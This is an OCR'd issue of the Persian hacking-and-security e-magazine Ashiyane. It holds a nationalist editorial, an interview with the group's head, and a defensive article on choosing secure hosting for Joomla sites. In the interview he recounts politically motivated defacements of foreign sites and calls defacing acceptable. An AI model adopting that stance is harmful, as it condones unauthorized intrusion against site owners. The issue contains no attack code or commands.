
شماره ۶ / اردیبهشت ۹۰

آشیانه

مجله الکترونیکی هک و امنیت آشیانه
www.Ashiyane.org

گفتگوی اختصاصی با بهروز کمالیان

هکرها ، بهترین متخصصان امنیت



امنیت و بهینه سازی سیستم مدیریت محتوا جوملا

با استفاده از Nmap شبکه خود را Scan کنید

تروریسم سایبری امنیت کشورها را به مخاطره انداخته است

عادت های اشتباهی که در دنیای فناوری اطلاعات گران تمام می شوند

دانشمندان احساس «تاسف» را به رایانه ها آموزش می دهند!

تبدیل هکرهای چین به تهدید فزاینده برای غرب

شبکه های اجتماعی بستر مناسب حملات سایبری هدفمند

بسم الله الرحمن الرحیم

ماهنامه الکترونیک آشیانه - سال اول،شماره۵، اردیبهشت ۱۳۹۰
صاحب امتیاز: انجمن گروه آشیانه

مدیر مسئول: بهروز کمالیان

شورای سردبیری: بهروز کمالیان، حسن قدیانی، پوریا محمد رضایی،نوید نقدی،شاهین سالک توتونچی، حسینی، امامی

شورای تخصصی:
بهروز کمالیان ، نیما صالحی ،مهدی چینی چی ، امید نوروزی ،فرشید سرقینی ،حمید نوروزی

دفتر تحریریه: ۸۸۷۳۴۶۸۰
دفتر مدیریت: تهران - خیابان خرمشهر - پلاک ۲۷ جدید - ساختمان اطلس - طبقه دوم واحد ۴
www.ashiyane.org

ماهنامه الکترونیک آشیانه از مدیران مسئول کلیه پایگاه‌های اینترنتی که در جهت همکاری؛ در نشر و توزیع این نسخه الکترونیک ما را یاری‌رسان بوده‌اند تشکر کرده و از مدیران مسئول پایگاه‌های زیر تشکر خاص دارد:
پایگاه اینترنتی وطن دانلود، پایگاه اینترنتی آسان دانلود، پایگاه اینترنتی ایران ویج
پایگاه اینترنتی پی‌سی ول و پایگاه اینترنتی اسکریپت

در این شماره می خوانیم:

سرمقاله

مصاحبه

آموزش

مقاله

لخبار

هراس از قدرت آرش

اگر چه مهمترین دلمشغولی غرب حل مساله اقتصادی و مشکلات ناشی از آن است، اما در حوزه علم و فناوری امنیت فضای سایبری را تهدیدی جدی برای خود می‌داند.

ارایه‌ی استراتژی امنیت فضای سایبری در جهان از سوی کاخ سفید که امنیت سایبری را یکی از اولویت‌های کاری خود اعلام کرده است؛ مساله ای است که هر کشور می‌بایست به آن پرداخته و فضای امن و قابل اعتمادی را برای فضای سایبری ایجاد کند. اما بیانه‌های سیاسی منتشر شده کاخ سفید جای بسی تامل دارد. کاخ سفید در بیانیه سیاست‌های بلند مدت استراتژی بین الملل فضای سایبری خود گفت: « آمریکا در مقابل اعمال خصمانه در فضای مجازی به عنوان تهدیدی بر علیه منافع کشور پاسخ خواهد داد. همه کشورها دارای حق ذاتی برای دفاع از خود هستند، و به اعمال خصمانه ای که از طریق فضای مجازی صورت می‌گیرد با توجه به تعهدات ما در قبال همپیمانان نظامی خود با اقدامات نظامی به آنها پاسخ خواهیم داد.»

به بیانی دیگر کاخ سفید خطاب به دنیا می‌گوید که اگر حمله سایبری کنید، حمله نظامی می‌کنیم.

اما نگرانی آمریکا تا چه حد صحیح است؟ نفوذ و به تمسخر گرفتن به ظاهر بزرگترین قدرت‌های امنیتی وسایبری آمریکا توسط جوانان و نوجوانان سایر کشورها بیانگر پوشالی بودن قدرت هایی است که ادعای تسلط بر فضای سایبری را دارد.

به رخ کشیدن قدرت نظامی در مقابل قدرت سایبری نشان از بیان ضعفی است که مدعیان پدرخواندگی فضای سایبری بر این حوزه را نمایان می‌کند. هم‌اکنون بنا به گزارش‌های متعدد، کارآمدی و قدرت سایبری ایران در جهان یکی از قدرت‌هایی است که در جهان حرف‌های بیشماری دارد. مقابله با تهدیدات سایبری و کنترل این فضا نشان از آن است که فرزندان ایران زمین فرزندان همان آرش کمانگیرند که هر قدرتی را به زانو درمی‌آورد.

هکرها، بهترین متخصصان امنیت

در دنیای هک و امنیت در ایران کمتر کسی را می‌توان یافت که نام گروه امنیتی آشیانه را نشنیده باشد.

گروه امنیتی آشیانه اولین گروه هکری ایران است که در سال ۸۱ به صورت رسمی اعلام موجودیت کرد. این گروه در ابتدا با هدف بالا بردن امنیت سایت‌های ایرانی کار خود را آغاز کرد و با توجه به اعتقادات ملی و مذهبی خود پروژهایی نظیر هک سایت‌های دانمارکی (در پی توهین کاریکاتوریست‌های این کشور به پیامبر اعظم(ص))، اسرائیلی وسایت هایی که ازکلمه جعلی خلیج عربی استفاده کرده بودند را صورت داد و به تازگی نیز در اعتراض به جریان قرآن سوزی پروژه هک سایت‌های آمریکایی را دنبال کرد.

در این مصاحبه ضمن آشنایی با بهروز کمالیان، مدیر عامل شرکت امنیتی آشیانه و مشاور و مجری پروژه‌های امنیت شبکه ،با دیدگاه‌های وی در مقوله هک و امنیت بیشتر آشنا خواهیم شد.

■ به عنوان مدیر گروه امنیتی آشیانه در مورد نحوه ایجاد این گروه بگویید.

■■ از سن ۱۷ سالگی وارد دنیای کامپیوتر شدم. از آنجا که از نظر شخصی فردی کنجکاو بودم، از همان ابتدا به هک علاقه پیدا کردم. به علاوه از ابتدا به کار گروهی علاقه داشتم، زیرا بر این باور هستم که اگر کسی در یک فعالیت گروهی دست به کار شود، سریعتر پیشرفت می‌کند.

از طرفی در دنیای هک معمولا با استفاده از کتاب و مقاله نمی‌توان به یک هکر حرفه ای تبدیل شد لذا برای این کار، گروه هکران البرز در Yahoo را راه‌اندازی کردم. این گروه در سال ۲۰۰۰ آغاز به کار و حدود یکسال و نیم فعالیت کرد. در آن زمان برای یاد گیری و آشنایی با روش های مختلف هک به دلیل فقدان سایت‌های ایرانی در این زمینه با مراجعه به سایت‌های خارجی و استفاده از مقالات دیگر هکرها سعی کردم تا دانشم را در این زمینه بالا ببرم.

در بین اعضای گروه با همکاری مهدی میرزایی تصمیم گرفته شد گروه هکران البرز را به سایت آشیانه تبدیل کنیم. به دو دلیل زیر این نامگذاری انجام شد اول اینکه این سایت، آشیانه ای برای اجتماع تمام هکرها باشد - چون ما می خواستم به صورت گروهی کار کنیم نه به صورت انفرادی - و دلیل دوم داشتن یک آشیانه امن بود، که آشیانه به عنوان یک محل می توانست یک کامپیوتر و یا یک سرور باشد.

در اوایل سال ۲۰۰۲ سایت آشیانه راه‌اندازی شد . در آن زمان همراه با مهدی میرزایی به عنوان مدیریت سایت فعالیت می‌کردم. مهدی حدود یک سال با گروه همکاری و بعد به دلایل شخصی با دنیای هک خداحافظی کرد و از آن زمان تا به امروز مدیریت گروه با بنده است. من در این مدت تلاش کردم تا گروه را بزرگ‌تر کرده و افراد بیشتری را با آن آشنا کنم.

■ در مورد شرکت آشیانه و فعالیت هایی که این شرکت به عنوان یک شرکت امنیتی انجام می دهد، توضیح دهید.

■■ در اواخر سال ۱۳۸۴ تصمیم بر آن شد تا فعالیت گروه آشیانه در قالب نام شرکت فناوری ارتباطات و اطلاعات آشیانه و صرفا در زمینه تست نفوذ و تامین امنیت شبکه به صورت رسمی ادامه یابد. شرکت آشیانه به عنوان یک شرکت امنیتی فعالیت‌های زیادی را انجام می‌دهد که این فعالیت ها شامل برگزاری کلاس های آموزش هک و امنیت - تامین امنیت سرورهای لینوکس و ویندوز -، تست نفوذ پذیری (Testing Penetration) -، مشاوره به سازمان‌ها در زمینه امنیت -، خدمات هاستینگ -، ارائه فایروال آپادانا به عنوان اولین فایروال سخت افزاری ایرانی - و ارائه مجموعه آموزشی شکاف برای علاقه مندانی که نمی توانند به صورت حضوری در کلاس های آموزشی آشیانه شرکت کنند، است .

■ دوره‌های هک و امنیتی که شرکت آشیانه برگزار می کند به چه شکلی است ؟

■■ اولین شرکتی که در ایران به صورت رسمی دوره های هک و امنیت را برگزار می‌کند شرکت آشیانه است. این دوره‌ها به مدت شش سال است که به صورت متوالی برای علاقه مندان برگزار می‌شود و می‌توان گفت که تقریبا ما در هر سال هشت دوره برای هشت گروه ۳۰ نفره برگزار می‌کنیم.

سرفصل های این دوره‌ها که به آموزش انواع روش‌های هک و راه‌های مقابله با آن به دانشجویان می‌پردازد، با توجه به تجربه خود ما در زمینه هکینک توسط خود مجموعه آشیانه شناسایی و تدوین شده است.

■ قاعدتا شرکت در این دوره‌ها نیازمند داشتن یک سری اطلاعات پایه ای است. این اطلاعات باید در چه سطحی باشند ؟

■■ مسلما یک هکر باید به بسیاری موارد در زمینه کامپیوتر آگاهی داشته باشد، مثل زبان‌های برنامه نویسی، سیستم عامل های مختلف، شبکه و مواردی از این دست ولی از آنجا که برای بسیاری از علاقه مندان این امکان وجود ندارد که ابتدا به صورت جداگانه این دوره‌ها را آموزش ببینند و سپس در دوره‌های ما شرکت کنند، ما مدت

دوره را ۱۱۰ ساعت قرار دادیم تا بتوانیم تمام این پیش نیازها را در داخل دوره آموزش دهیم، ولی به صورت کلی پیش‌نیازهای دوره، آشنایی کافی با ویندوز و اینترنت است.

■ چرا با وجود اینکه عنوان دوره‌ها آموزش هک و امنیت است، تقریبا ۷۰ درصد دوره را به آموزش هک اختصاص می‌دهید.

■■ ما اول روش‌های هک کردن را به دانشجو آموزش می‌دهیم و سپس راه‌های مقابله با آن را می‌گوییم، چون اعتقاد داریم یک هکر خوب می‌تواند یک تامین کننده امنیت خوب باشد چون فرد تا زمانی که با انواع روش‌های نفوذ آشنا نباشد، نمی‌تواند با این روش‌ها مقابله کند.

■ با توجه به ارائه خدمات هاستینگ توسط آشیانه، آیا تابه حال پیش آمده است که به برخی سایت هایی که روی سرور آشیانه هستند، نفوذ شود؟

■■ هک شدن سایت‌ها می‌تواند دو علت داشته باشد: رعایت نکردن نکات ایمنی از طرف سرور و یا به روز نکردن نرم افزارهای مورد استفاده در وب سایت

ما تا جایی که دانش هک و امنیت را داشتیم به امن کردن سرور میزبان خود اقدام کردیم و تا به حال به موردی که سایتی از طرف سرور ما مورد حمله قرار گرفته باشد برخورد نکرده ایم اما با این حال نمی‌توان گفت امنیت به شکل صد در صد قابل تامین است.

■ درمورد فروم سایت آشیانه بگویید. نحوه مدیریت شما در فروم چگونه است؟ زمانی که یکی از مدیران شما مرتکب اشتباهی شود چگونه با وی برخورد می‌کنید؟

■■ با وجود اینکه بین ما و بسیاری از مدیران در فروم رابطه ای صمیمی و دوستانه

وجود دارد ولی هیچ گاه این جو دوستانه مانع از این نشده است تا با مدیرانی که مرتکب اشتباه می‌شوند قاطعانه و جدی برخورد کنیم حتی این جدیت می‌تواند به اخراج مدیر خاطی از گروه نیز بینجامد که این برخوردها در قبال زیر پا گذاشتن قوانین مربوط به فروم است.

■ مانند چه قانونی؟

■■ مثل هک سایت‌های ایرانی بدون هماهنگی با مسولین آن و برای اهدافی جز تامین امنیت که این هم باید با هماهنگی صورت بگیرد.

■ فعالیت در چنین زمینه ای معمولا به شکل مستقل کار آسانی نیست. آیا آشیانه به ارگانی خاصی وابسته است؟

■■ آشیانه یک گروه شخصی و کاملا مستقل است. یکی از دلایل مستقل بودن گروه آشیانه، فیلترشدن سایت آشیانه است زیرا اگر ما به سازمان خاصی وابسته بودیم در تمام مدت فعالیت خود باید بدون هیچ مشکلی به کار خود ادامه می‌دادیم ولی می‌بینید که سایت آشیانه در چند سال اخیر چندین بار فیلتر شده است و این نشان دهنده عدم وابستگی ما به ارگان یا نهادی خاص است.

یکی دیگر از دلایل مستقل بودن گروه آشیانه تغییر عنوان سایت از "آموزش هک و امنیت" به "آموزش امنیت و روش‌های مقابله با هک" است. ما که خود همیشه پرچمدار آموزش هک و معرفی این رشته ایم، هیچ گاه در عنوان سایت خود از راه‌های مقابله با هک استفاده نمی‌کنیم لذا با کمی دقت می‌توان متوجه شد که این کار از گروه آشیانه خواسته شده است.

آشیانه تا چند سال قبل با هدف بالا بردن امنیت سایت‌های ایرانی دست به هک این سایت‌ها می‌زد ولی با توجه به انتقاداتی که از ماشد و با توجه به این که اهداف ما با اهداف ملی کشورمان یکسان است،

تصمیم گرفتیم رو به سوی هک کردن سایت‌های خارجی در راستای اهداف ملی کشور بیاوریم و پروژه هایی را نیز در راستای این اهداف انجام دادیم.

در مورد هک سایت‌های اسرائیلی باید گفت چون رژیم صهیونیستی دشمن جمهوری اسلامی نیز هست، این تصور در ذهن برخی ایجاد شد که احتمالا آشیانه دیگر یک گروه مستقل نیست در حالی که این برداشت غلط است. تمام مردم کشور ما با رژیم صهیونیستی دشمن هستند، ما نیز به عنوان یک ایرانی و یک مسلمان اعتراض خود را در برابر این رفتار ظالمانه رژیم صهیونیستی به این صورت نشان دادی ولی عده‌ای از این عمل ما برداشت غلط می‌کنند که منجر به شایعاتی در مورد آشیانه شده است.

من فکر می‌کنم هیچ کس نمی‌تواند این ظلم و رفتارهای وحشیانه رژیم صهیونیستی را ببیند و نسبت به آن بی تفاوت باشد یا آن را صحیح بپندارد. به نظر من اگر کسی چنین واکنشی نشان دهد باید به عقل او شک کرد چون رفتار اسرائیل جدای از غیر دینی بودن، غیر انسانی است.

■ و اما درخصوص حواشی و خبرهای علیه آشیانه. در این باره چه نظری دارید؟ اگر این شایعات صحیح نیست، چرا آشیانه در برابر آن عکس المعل نشان نمیدهد؟

■■ متاسفانه سایت هایی در چند سال اخیر با انتشار شایعات دروغین در مورد گروه آشیانه سعی در تخریب و ضربه زدن به نام آشیانه در فضای سایبری و وابسته جلوه دادن این گروه خودجوش مردمی دارند.

حضور مردم در نمایشگاه الکامپ خود گواه بر مردمی‌بودن و مستقل بودن آشیانه است. برخورد کردن با این افراد نیز باعث می‌شود که ما از هدف اصلیمان دور شویم.

■ درمورد کسب رتبه دوم در سایت zone-h.com صحبت کنیم. به نظر شما این رتبه میتواند دلیلی بر قدرتمند بودن گروه آشیانه باشد؟

■■ بسیاری از هکران حرفه ای دنیا در این سایت رتبه بالا یی دارند در عین حال هکران بسیار قدرتمندی نیز سعی می‌کنند رتبه خود را در این سایت ارتقا دهند.

شاید رتبه بالا به تنهایی دلیل قدرتمند بودن یک گروه نباشد اما دوم شدن در این سایت نمی‌تواند کار آسانی باشد و نیازمند فعالیت و قدرت بالای یک گروه هکری است.

■ نظرتان راجع به دیفیس کردن سایت‌ها چیست؟

■■ دیفیس کردن نمیتواند کار اشتباهی باشد. با این عمل میتوانیم ضعف امنیتی یک سیستم را نشان دهیم و افراد را به امنیت بیشتر ترغیب کنیم. از طرفی هر سایتی هم نیاز به دیفیس ندارد. معمولا سایت هایی که از نظر اطلاعات اهمیت ندارند یعنی هکر به اطلاعات آن نیاز ندارد، دیفیس می‌شوند در غیر اینصورت هکر سعی بر نگه داشتن دسترسی میکند تا بتواند از اطلاعات مفید سرور استفاده کند.

امنیت مدیریت محتوا(از پایه تا پیشرفته)

این سری مقالات که از این شماره اغازشده، شمارا قدم به قدم از انتخاب هاست تا حرفه‌ترین مباحث مدیریت سایت جوملا از نظر امنیتی هدایت خواهد نمود، امید است مورد پسند قرار گیرد وکابردی باشد

در این مقاله مباحث زیر مورد بررسی قرار خواهند گرفت:

چند مفهمو ساده و پایه

انتخاب میزبان برای سایت و مواردی که باید در این انتخاب رعایت کنیدو در نظر بگیرید

قدم اول:

در ابتدا چند مفهوم پایه ای که در درک برخی موارد در اینده کاربرد خواهد داشت را تعریف و بررسی میکنیم:

Hacker: فردی که به اصول یک تکنولوژی تسلط پیدا میکند و روش‌های بهتری را در کد نویسی ابداعو استفاده میکند و سیستم‌های بهتری خلق میکند که در کار خود یا محل کار او به کار می‌اید

Cracker: فردی که بر اصول یک تکنولوژی تسلط پیدا میکند وبا استفاده از این علم‌شروع به خرابکاری و دزدی اطلاعات میکند، این افراد جزو دسته ادم‌های بد طبقه بندی میشوند و کار انها مغایر با قوانین می‌باشد و دولت‌ها با توجه به قوانینی که وضع میکنند این دسته از افراد را مجازات می‌نمایند نه هکرها را

Owned: این واژه اطلاق بر این حالت که کرکر به سیستم شما دسترسی پیدا کرده و کدهای مخرب خود را در سیستم شما اجرا کرده، دارد

Exploit: ضعف نرم افزاری که باعث میشود نفوذگر بتواند به سیستم‌شما حمله کند و از طریق ان دسترسی غیر مجاز به دست اورد،

حال که تعاریفی ساده را ارائه دادیم، به بحث اصلی انتخاب میزبان میزبان بپردازیم

قدم دوم:

میزبان چیست: در تعریف ساده همان کامپیوتری که اطلاعات سایت شما را نگه داری میکند را میزبان گویند، با توجه به اینکه تمام اطلاعات سایت شما از طریق میزبان‌شما در دسترس خواهد بود انتخاب صحیح یک میزبان بسیار مهم است

انتخاب میزبان: مدتی در اینترنت وقت خود را صرف مشاهده سایت‌های ارائه دهنده خدمات میزبانی کردم، جالب اینجا بود که همه مسر بودند که بهترینند، خوب این موضوع من را که کاربر حرفه ای اینترنت هستم سردرگم میکند حال یک کاربر تازه کار را حدس بزنید که چه اتفاقی برایش میافتد، شما احتمالا با کلماتی هم‌ون اشتراکی و اختصاصی برخورد خواهید نمود و مواردی دیگر از این قبیل که سردرگم کننده خواهد بود، برای شروع باید جوانب انتخابتان در نظر بگیرید، میزبان شما باید شرایط خاصی داشته باشد در غیر اینصورت فرقی با کامپیوتر شما نخواهد داشت، این

شرایط را میتوان شرایط فیزیکی میزبان نام برد، ایا در زمان قطعی از جنراتور بهره میبرد و این جنراتورها تا چه حد توانایی تامین برق دارند، یا اینکه بعضی از میزبانی‌ها چند مسیر اتصال به اینترنت دارند تا اگر یکی قطع شد سرویس دهی دچار اخلال نشود و ..... البته با توجه به اینکه در ایران ما از میزبان‌های قدرتمندی بهره مند نیستیم و بیشتر فروشنده‌های سرویس‌های میزبانی، نماینده فروش میزبان‌های خارجی هستند، این نکات توسط نمایندگان فروش تا حدی مورد بررسی قرار میگیرد، بهترین کار قبل از انتخاب میزبانی پرسش چند سوال از شرکت فروشنده می‌باشد، این سوالات و پاسخ فروشنده میتواند شما را در انتخاب میزبان راهنمایی کند، سوالات زیر برای شروع کار و بررسی اولیه میزبان اینده شما میتواند مفید باشد:

سیاست شما در قبال حملات اینترنتی چیست و چگونه با ان برخورد میکنید ؟

نحوه پشتیبانی شما به چه صورت می باشد و پیگیری مشکلات چگونه خواهد بود؟

امنیت محل قرارگیری سرور چگونه می‌باشد و چه تمهیداتی برای این کار اندیشیده شده ؟

امنیت سرورهای اختصاصی شما چگونه تامین میشود و ایا کار من نیاز به سرور اختصاصی دارد؟

در صورت قطعی برق سرور شما تا چند ساعت قادر به سرویس دهی خواهد بود؟

نحوه مونیتورینگ سرویس‌ها چگونه است؟

در صورتیکه قصد استفاده از میزبان اشتراکی را دارید در مورد بروز رسانی نرم افزارهای سرور و چگونگی ان سوال نمایید


با کمی بررسی و دقت در پاسخ فروشنده شما اولین گام در انتخاب یک میزبان مناسب را برداشته اید

قدم سوم: Patching and Security

در اینده به تفصل در این مورد بحث خواهیم نمود اما در اینجا یک اشاره کلی به این موضوع میکنم، شما باید در مورد به روز رسانی سیستم عامل سرور و Patch شدن ان اطلاعات کافی را به دست اورید، برای مثال زمانی که حفره‌ای در هسته لینوکس پیدا میشود شما باید بدانید که در سیستم وسایت شما چه تاثیری خواهد داشت و اینکه میزبان شما چه زمانی نسبت به اصلاح این حفره دست به کار خواهد شد .زمانیکه این حفره‌ها به صورت عمومی منتشر میشوند زمان مسئله مهمی خواهد بود، دانستن نحوه به روز رسانی و عملیات پچ بخشی از کار خواهد بود و این را همیشه در ذهن داشته باشید که مسوول تمامی رخدادهای سرور خود شما هستید و باید در مقابل کاربرانتان پاسخ گو باشید، پس تنها کورکورانه به میزبان خود اعتماد نکنید و در مورد سیاست‌های به روز رسانی میزبان خود اطلاعات کافی را به دست بیاورید تا در اینده دچار مشکل نشوید.

سرورهای اشتراکی:

این دسته از سرویس‌ها که مرسوم‌ترین نوع سرویس برای میزبانی سایت شما هستند، منابع یک سرور اختصاصی را به چند مشتری اختصاص میدهند، این منابع شامل فضای هارد، CPU و RAM و ... می‌باشند، اگر در یک سرور اشتراکی از طریق FTP لاگین نمایید احتمالا به‌شکلی مشابه‌شکل زیر بر خواهدی خورد:



و وابسته به تنظیمات هر سرور ایتم‌های متفاوت خواهند بود، نکته حائز اهمیت در این نوع سرورها این است که شما تنها به چند پوشه محدود(تنها به برخی از قسمت‌های سیستم عامل دسترسی دارید و بنا به سیاست شرکت محدود می‌باشید) هستید و نمیتوانید پوشه‌های سایر سایت‌های درون سرور را مشاهده کنید، از طرف دیگر شما مسوول فرایند Patching and Security نخواهید بود و تنها مسوول اطلاعات و امنیت سایت خود می‌باشد و Patching and Security بر عهده شرکت ارائه دهنده میزبانی خواهد بود.

نکته دیگر در مورد هاست‌های اشتراکی این است که اگر یکی از سایت‌های بر روی سرور شما مورد حمله یک کرکر قرار گیرد با توجه به عمق نفوذ ممکن است تمامی سایت‌های میزبانی شده در سرور مورد حمله و نفوذ قرار گیرند، حالا اگر میزبان شما تشخیص دهد که حمله از سایت شما صورت گرفته ممکن است سرویس شما را مسدود نماید یا حتی از شما بخواهد به میزبان دیگری انتقال پیدا کنید و یا تا زمانیکه از نظر امنیتی تایید نشده‌اید ارائه خدمات را متوقف کند .برای مثال اگر نسخه جوملا شما

قدیمی باشد و یک کرکر راه نفوذی بیابد و سایت شما را دیفیس کند میزبان تنها بعد از پاکسازی سرویس شما را غیر فعال میکند و شما را مسوول این امر خواهد پنداشت زیرا سایت شما به روز رسانی‌های لازم را انجام نداده و اسیب پذیر بوده .

به روز رسانی (Patching) امر عادی زندگی در نت تلقی میشود، در اینده در این مورد بحث خواهیم کرد، تنها این مسئله را در ذهن داشته باشید که هر از چند گاهی باید سیستم خود را از نظر اسیب پذیری تست کنیدو راهکارهای ممکن را به کار ببندید تا دچار مشکلات ناشی از ان نشوید .در میزبان‌های اشتراکی شما از یک کنترل پنل بهره خواهید جست، برای مثال عکسی از کنترل پنل Cpanel را برایتان قرار میدهم، معولا این پنل‌ها ممکن است سی پنل، دایرکت ادمین، پلسک باشند که هر کدام از نظر امنیت و امکانات با هم متفاوت میباشند، به طور کل هر سه این پنل‌ها جزو پنل‌های خوب دسته بندی میشوند و پلسک از نظر امنیت در بهترین رده قرار میگیرد.

در عکس امکانات مختلفی که سرور اشتراکی برایتان فراهم کرده را میتوانید ببینید، مانند بانک اطلاعاتی MYSQL یا تنظیمات FTP یا سیستم مدیریت فایل و بکاپ و .....


سرورهای اختصاصی:

شما زمانی باید از این نوع سرورها استفاده نمایید که بخواهید با تمام قدرت وسرعت سایت خود را در معرض بازدید قرار دهید، این نوع سرورهای برای سایت هاییکه انتظار هزاران بازدید کننده و مصرف صدها گیگابایت پهنای باند را دارند مناسب است و در مورد چنین سایت‌های سرورهای اشتراکی حالتی طنز خواهند داشت زیرا اصلا برای این کار مناسب نخواهند بود .

در این سرورهای شما برای مدیریت سرور خود باید دست به کار شوید یا از ارائه دهنده سرویس بخواهید که با دریافت هزینه این کار را برای شما انجام دهد، در اینجا شما بابت اجاره سخت افزار وسایر امکانات سرور هزینه پرداخت میکنید.نوع دیگری از سرورهای اختصاصی وجود دارد که در این نوع شما تنها محلی برای نگه داری رایانه سرور خود را اجاره میکنید البته با امکانات مورد نیاز در این حالت شما یک سیستم را که سخت افزار هایش توسط خودشما جمع اوری و اسمبل شده برای میزبانی به شرکت تحویل داده و در این حالت که هزینه اش از حالت اول بسیار بیشتر خواهد بود شما کاملا مسوول تمامی رخدادها خواهید بود (البته این دسته خدمات در ایران ارائه نمیشود یا حداقل به این نوع ارائه دهندگان سرویس برخورد نکردم و این قسمت جهت اطلاع از نوع ارائه خدمات مطرح شده)این دسته از سرویس‌ها معروف به co-lo هستند.

حال که به اینجا رسیدیم با توجه به نوع کاری خود باید نوع میزبانی خود را بتوانید انتخاب کنید و در صورتیکه دوستانی دارید که دارای سایت می‌باشند میتوانید در مورد میزبانشان و نوع پشتیبانی و خدماتشان از انها سوال کنید، در این سری مقالات ما بر روی LAMP(Linux,Apache,MySql,PHP) تمرکز خواهیم نمود، که اکثر ارائه دهندگان خدمات میزبانی این سرویس‌ها را پشتیبانی میکنند با این حال قبل از شروع در این مورد از شرکت مورد نظر سوال نمایید.در ادامه از شرکت مورد نظر در مورد توانایی تغییر چند متغیر مهم سرویس مانند open_base_dir, safe_mode, register_globals سوال نمایید که ایا میتوانید این گزینه‌ها را توجه به نیازتان تغییر دهید یا نه و چگونه؟هم‌نین در مورد توانایی استفاده و محدودیت‌های فایل .htaccess در سرور خود اطلاع پیدا نمایید(.htaccess درسرورهای اشتراکی ممکن است محدودشده باشد اما درسرور اختصاصی، تمامی‌سیستم کاملا در اختیار شماست)

در نهایت به این نکته توجه کنید که اگر یک میزبان ضعیف انتخاب نمایید سایت شما در برابر انواع حملات که صرفا از روی سیستم (جوملا و ....) نمی‌باشند به شدت ممکن است اسیب پذیر باشند و هم‌نین ذکر این نکته هم ضروری به نظر میرسد که حتی اگر میزبان امن و مناسبی هم انتخاب نمایید باز هم ممکن است سایت شما مورد حمله قرار گیرد . در پایان این مقاله باید ذکر کنم که امنیت هیچ‌گاه ۱۰۰٪ نیست و نخواهد بود



امنیت و بهینه سازی سیستم مدیریت محتوا جوملا

